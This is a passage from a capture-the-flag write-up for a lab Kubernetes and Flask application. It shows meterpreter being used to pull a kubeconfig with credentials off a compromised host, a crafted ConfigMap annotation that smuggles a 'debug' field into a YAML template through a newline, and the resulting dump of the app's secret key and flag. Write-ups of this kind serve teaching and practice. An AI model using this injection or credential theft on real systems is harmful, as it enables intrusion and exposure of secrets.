  name: "{name}"
  namespace: "{queue_ns}"
stringData:
  storage: "{storage}"
  access_token: "{access_token}"
  quota: "{quota}"
"""

```

This newly created Secret is also shown on the `/status` page as seen below.

Project status

```
{"name": "aaaaaa", "quota": "1GB", "storage": "storage-hal-01", "txid": "64a70764d:
{"access_token": "YzVjMDdiNjI1MmMwZTIxMDM0N2MwYmQzYzBhNjMwZmI1MjZmYTUzYW==", "quot:
```

This is on par with the `status.html` template listed below.

```
{% extends "base.html" %}
{% block title %}LORE Project mgmt{% endblock %}

{% block content %}
<div>
    <h1>Project status</h2>
    {% if project_config %}
        <pre id="project_config">{{ project_config["data"] | tojson }}</pre>
    {% endif %}
    {% if project_secret %}
        <pre id="project_secret">{{ project_secret["data"] | tojson }}</pre>
    {% endif %}

    {% if project_secret and ("debug" in project_secret["data"]) %}
    <pre id="debug">
        {{ session }}
        {{ config }}
    </pre>
    {% endif %}

</div>
{% endblock %}
```

Most important thing to notice here is the following snippet.

```
{% if project_secret and ("debug" in project_secret["data"]) %}
<pre id="debug">
    {{ session }}
    {{ config }}
</pre>
{% endif %}
```

This code specifies that if the Secret object contains a field called `debug`, the app's session as well as the config will be printed. The config is where the flag is stored. Managing to create the `debug` field in the Secret should therefore be the goal here.

To alter the Secret, one needs k8s credentials. Fortunately, this is exactly what can be found when lurking around a bit more on the pwned `jgames` server. In the `/mnt` directory, a file with k8s credentials for the user `jacob` can be found.

```
meterpreter > ls
Listing: /mnt

Mode                Size  Type      Last modified            Name
----                -
100644/rw-r--r--   5623  fil       2024-10-28 03:34:00 -0400 kubecreds-jacob.config
```

Download it.

```
meterpreter > download kubecreds-jacob.config
[*] Downloading: kubecreds-jacob.config -> /home/kali/catch/lore/kubecreds-jacob.config
[*] Downloaded 5.49 KiB of 5.49 KiB (100.0%): kubecreds-jacob.config -> /home/kali/catch/lore/kubecreds-jacob.config
[*] Completed : kubecreds-jacob.config -> /home/kali/catch/lore/kubecreds-jacob.config
```

The credential file contains all needed info to interact with k8s cluster, including the server IP, etc.

```
(kali@kali)-[~/catch/lore]
$ cat kubecreds-jacob.config
apiVersion: v1
clusters:
- cluster:
    certificate-authority-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0t
    TUJVeApFekFSQmdOVkJBTVRDbXQxWW1WeWJtVjBaWE13Z2dFaU1BMEdDU3FHU0liM
    U3l3YWl4eno5QnloNXk0MElSTGw2Mgorbi8xSmkzVnBUMWFzZ3V5c0VOLzNQUNiR
    Yy9CdXk2REFVZnkvMzRZdXg4c1ZnUk5DamY1SmMwV09PVU5WNG05aAp3emQ3V2lOc
    RUVEakFNZ2dwcmRXSmxjbTVsZEdWek1BMEdDU3FHU0liM0RRRUJDd1VBQTRJQkFR
    L0cvaWdaTzFzM2QKWEZaNmXWOGlOVFFvaXkrWE0V3FLajNiTEoyQXRQR1lUS1kve
    RzJDaVdXdFM5eGtDN0taMU9kenFoZ29wQU16M3EKd3hlSncyLzlkWVV2Ci0tLS0tR
    server: https://10.99.24.81:6443
    name: kubernetes
contexts:
- context:
    cluster: kubernetes
    user: jacob
    name: jacob@kubernetes
current-context: jacob@kubernetes
kind: Config
users:
- name: jacob
  user:
    client-certificate-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0t
    VeApOVFE0TlRoYU1DNHhIREFNQmdOVkJBb1RCV1JsZG1Wc01Bd0dBMVVFQ2hNRmFt
    QNkJJVJk4zd25TYTN2ZGpiVEVrVApnSjRGL2p2aFJLSk9laHdHWGRCDWJJQV3ZFQm1I
    xTUtaSG14aElDWE4rVFpKV1VWNkZIemxWW14NVRyYcFNmZTRXRQpOem1EWUsxU1RS
    EQVlEVLiWVEFRSC9CQUL3QURBZk1JNlZlU01FR0RBV2dCU3ZKNTJCS2QzbDJEMDVx
    3TnhZSzd4ZjQKTGtKeDM2RWtzb1FQZ3lUY1ZSRW9RQ2xnUjIwTF1SaFh2a1g2ZE1E
    vWk04TFNzcHZUTTNmN2dwVmFuWDdTTEZvL2YKkVVGem8rWnBwd3Y5VTF6T3ArY2c5
    client-key-data: LS0tLS1CRUdJTiBDRVJUSUZJQ0FURS0tLS0tCk1JSUV2
    rTytGRW9rNTZlQVpkMEZmWTlhOFFHWWRFczBHV2ZNaVlXcVd2ZUc2MHQwOGVuOTRs
    pYkhsTmVsSjk3aFlRMwpPWU5nc1ZKTkc3RU1QaUN3NG5VU19uWwdKOXJgaDUra1M5
```

Checking the creds' permissions reveals that it allows for creating and deleting the k8s ConfigMaps with which the Flask app operates which is exactly what is needed to progress.

```
(kali@kali)-[~/catch/lore]
$ kubectl --kubeconfig kubecreds-jacob.config auth can-i --list -n sam-queue
Resources      Non-Resource URLs  Resource Names  Verbs
configmaps      []                 []              [create delete]
selfsubjectreviews.authentication.k8s.io  []              []              [create]
selfsubjectaccessreviews.authorization.k8s.io []            []              [create]
selfsubjectrulesreviews.authorization.k8s.io []            []              [create]
[/api/*]        []                []              [get]
[/api]          []                []              [get]
[/apis/*]       []                []              [get]
[/apis]        []                []              [get]
[/healthz]     []                []              [get]
[/healthz]     []                []              [get]
[/livez]       []                []              [get]
[/livez]       []                []              [get]
[/openapi/*]   []                []              [get]
[/openapi]     []                []              [get]
[/readyz]     []                []              [get]
[/readyz]     []                []              [get]
[/version/]   []                []              [get]
[/version/]   []                []              [get]
[/version]    []                []              [get]
[/version]    []                []              [get]
```

Looking closer at how the ConfigMap is created shows that the name and quota parameters are stored in the `annotations` field.

```
def create_map(self, name, data):
    """create map as project storage assignment request"""

    body = {
        "apiVersion": "v1",
        "kind": "ConfigMap",
        "metadata": {
            "name": name,
            "namespace": self.ns,
            "annotations": {
                "sam-operator/project_name": data["name"],
                "sam-operator/project_quota": data["quota"],
            },
        },
        "data": data,
    }
    return self.v1.create_namespaced_config_map(namespace=self.ns, body=body)
```

One more look at the hook code which processes the ConfigMaps further reveals that it does not use the `sam-operator/project_name` annotation anywhere in the code. On the other hand, the `sam-operator/project_quota` is used and passed into the `UPDATE_TEMPLATE`.

```
def process_one(ctx):
    if ctx["type"] != "Event":
        return
    if ctx["object"]["kind"] != "ConfigMap":
        return
    if not ctx['object']['metadata']['name'].startswith('request-'):
        return

    if ctx["watchEvent"] == "Added":
        print(f"Added {ctx['object']['kind']} {ctx['object']['metadata']['name']}")

        pname = ctx['object']['metadata']['name']
        # TODO: assign storage accounting it's utilization and provision the token
        storage = random_choice(MANAGED_STORAGE)
        access_token = token_hex(20)
        pquota = ctx['object']['metadata']['annotations']['sam-operator/project_quota']

        subprocess.run(
            ["kubectl", "apply", "-f", "-"],
            input=UPDATE_TEMPLATE.format(
                name=ctx['object']['metadata']['name'],
                queue_ns=QUEUE_NS,
                storage=storage,
                access_token=access_token,
                quota=pquota,
            ).encode()
        )
```

Since the discovered credential file now allows to create an arbitrary config map, a map can be created for which the `sam-operator/project_quota` annotation will contain a value such that it will inject the `debug` field into the Secret at the position marked below.

```
UPDATE_TEMPLATE = """
---
apiVersion: v1
kind: ConfigMap
metadata:
  name: "{name}"
  namespace: "{queue_ns}"
data:
  storage: "{storage}"
---
apiVersion: v1
kind: Secret
metadata:
  name: "{name}"
  namespace: "{queue_ns}"
stringData:
  storage: "{storage}"
  access_token: "{access_token}"
  quota: "{quota}"
"""
```

For this attack to be successful, a ConfigMap first must be created through the web interface so that the app saves the ID in the session and displays it on the `/status` page.

Project status

```
{"name": "aaaaaa", "quota": "1GB", "txid": "2800d702e2cf210a884987bde33e9bfd"}
```

The newly created ConfigMap is named `request-2800d702e2cf210a884987bde33e9bfd`. This now allows to utilize the YAML payload along with the two commands shown below to delete the ConfigMap originally created by the application and then re-create it with the `debug` field injected into the `project_quota` field. Note that even though the ConfigMap will be deleted through `kubectl`, the application still keeps the ID saved in the session and will show the details again once the map is re-created.

```
apiVersion: v1
kind: ConfigMap
metadata:
  name: "request-2800d702e2cf210a884987bde33e9bfd"
  namespace: "sam-queue"
  annotations:
    sam-operator/project_name: "hello-there"
    sam-operator/project_quota: "1GB"\n  debug: \"true"
```

```
$ kubectl --kubeconfig kubecreds-jacob.config delete -f payload.yaml
$ kubectl --kubeconfig kubecreds-jacob.config create -f payload.yaml
```

The part of the `UPDATE_TEMPLATE` used for the Secret creation will look as follows once the application processes the malicious ConfigMap.

```
apiVersion: v1
kind: Secret
metadata:
  name: "request-2800d702e2cf210a884987bde33e9bfd"
  namespace: "sam-queue"
stringData:
  storage: "..."
  access_token: "..."
  quota: "1GB"
  debug: "true"
```

Once the hook runs and the app creates the Secret with the injected `debug` field, the condition to reveal the app's session and config is fulfilled. The printed app config contains the flag.

Project status

```
{"storage": "storage-hal-01"}
```

```
{"access_token": "N2ZhN2MyMTIxMjQ2OTc4ZDUwNTMzYmQ0NTQ3NjcwNDg5ZWYyODU2MA==", "debug": "dHJ1ZQ==", "quota": "MUDC", "storage": "c3Rvcj"}
```

```
<SecureCookieSession {csrf_token: '4557d7cd42b7684f03ea4afb2d1d7fd2530f21a4', 'reqdata': {'name': 'aaaaaa', 'quota': '1GB', 'bid': '2800d702e2cf210a884987bde33e9bfd'}}> <Config {'DEBUG': False, 'TESTING': False, 'PROPAGATE_EXCEPTIONS': None, 'SECRET_KEY': 'bda2e2426c28bfd0aec5438b2314b210', 'PERMANENT_SESSION_LIFETIME': datetime.timedelta(days=31), 'USE_X_SENDFILE': False, 'SERVER_NAME': None, 'APPLICATION_ROOT': '/', 'SESSION_COOKIE_NAME': 'session', 'SESSION_COOKIE_DOMAIN': None, 'SESSION_COOKIE_PATH': None, 'SESSION_COOKIE_HTTPONLY': True, 'SESSION_COOKIE_SECURE': False, 'SESSION_COOKIE_SAMESITE': None, 'SESSION_REFRESH_EACH_REQUEST': True, 'MAX_CONTENT_LENGTH': None, 'SEND_FILE_MAX_AGE_DEFAULT': None, 'TRAP_BAD_REQUEST_ERRORS': None, 'TRAP_HTTP_EXCEPTIONS': False, 'EXPLAIN_TEMPLATE_LOADING': False, 'PREFERRED_URL_SCHEME': 'http', 'TEMPLATES_AUTO_RELOAD': None, 'MAX_COOKIE_SIZE': 4093, 'FLAG': 'FLAG{nP0c-X9Gh-bee7-iWxw}', 'QUEUE_NS': 'sam-queue', 'DEFAULT_QUOTA': '1GB'}>
```

The flag for chapter 4 is `FLAG{nP0c-X9Gh-bee7-iWxw}`.